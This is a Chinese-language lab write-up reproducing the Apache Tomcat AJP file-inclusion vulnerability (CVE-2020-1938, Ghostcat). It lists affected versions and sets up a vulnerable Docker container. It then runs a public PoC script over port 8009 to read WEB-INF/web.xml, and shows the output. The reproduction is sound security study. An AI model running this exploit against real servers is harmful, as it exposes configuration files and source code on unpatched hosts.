

# Apache-Tomcat-Ajp 文件包含漏洞复现（cve-2020-1938）

## 0x00 漏洞概述

Apache 与 Tomcat 都是 Apache 开源组织开发的用于处理 HTTP 服务的项目，两者都是免费的，都可以做为独立的 Web 服务器运行。

Apache Tomcat 服务器存在文件包含漏洞，攻击者可利用该漏洞读取或包含 Tomcat 上所有 webapp 目录下的任意文件，如：webapp 配置文件或源代码等。

## 0x01 前置条件

无

## 0x02 影响版本

Apache Tomcat 6

Apache Tomcat 7 < 7.0.100

Apache Tomcat 8 < 8.5.51

Apache Tomcat 9 < 9.0.31

## 0x02 环境搭建

攻击机环境及工具：

kali2020、python2.7.17、CNVD-2020-10487-Tomcat-Ajp-lfi.py

测试机环境及工具：

在 kali2020 中

在 kali 使用 docker 拉取镜像：

docker pull duonghuuphuc/tomcat-8.5.32 （拉取环境）

docker run -d -p 8080:8080 -p 8009:8009 --name ghostcat duonghuuphuc/tomcat-8.5.32

(启动环境)

## 0x03 漏洞复现


### 0、POC1 复现

poc 来源: <https://github.com/YDHCUI/CNVD-2020-10487-Tomcat-Ajp-lfi>

切换目录: `cd CNVD-2020-10487-Tomcat-Ajp-lfi/`

执行 `python CNVD-2020-10487-Tomcat-Ajp-lfi.py -p 8009 -f WEB-INF/web.xml 172.17.0.1`

结果如下图 0:



```
root@kali: /home/wql/CNVD-2020-10487-Tomcat-Ajp-lfi# python CNVD-2020-10487-Tomcat-Ajp-lfi.py -p 8009 -f WEB-INF/web.xml 172.17.0.1
Getting resource at ajp13://172.17.0.1:8009/asdf
-----
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements.  See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License.  You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
    http://xmlns.jcp.org/xml/ns/javaee/web-app_3_1.xsd"
  version="3.1"
  metadata-complete="true">
```

图 0

## 0x04 失败原因

无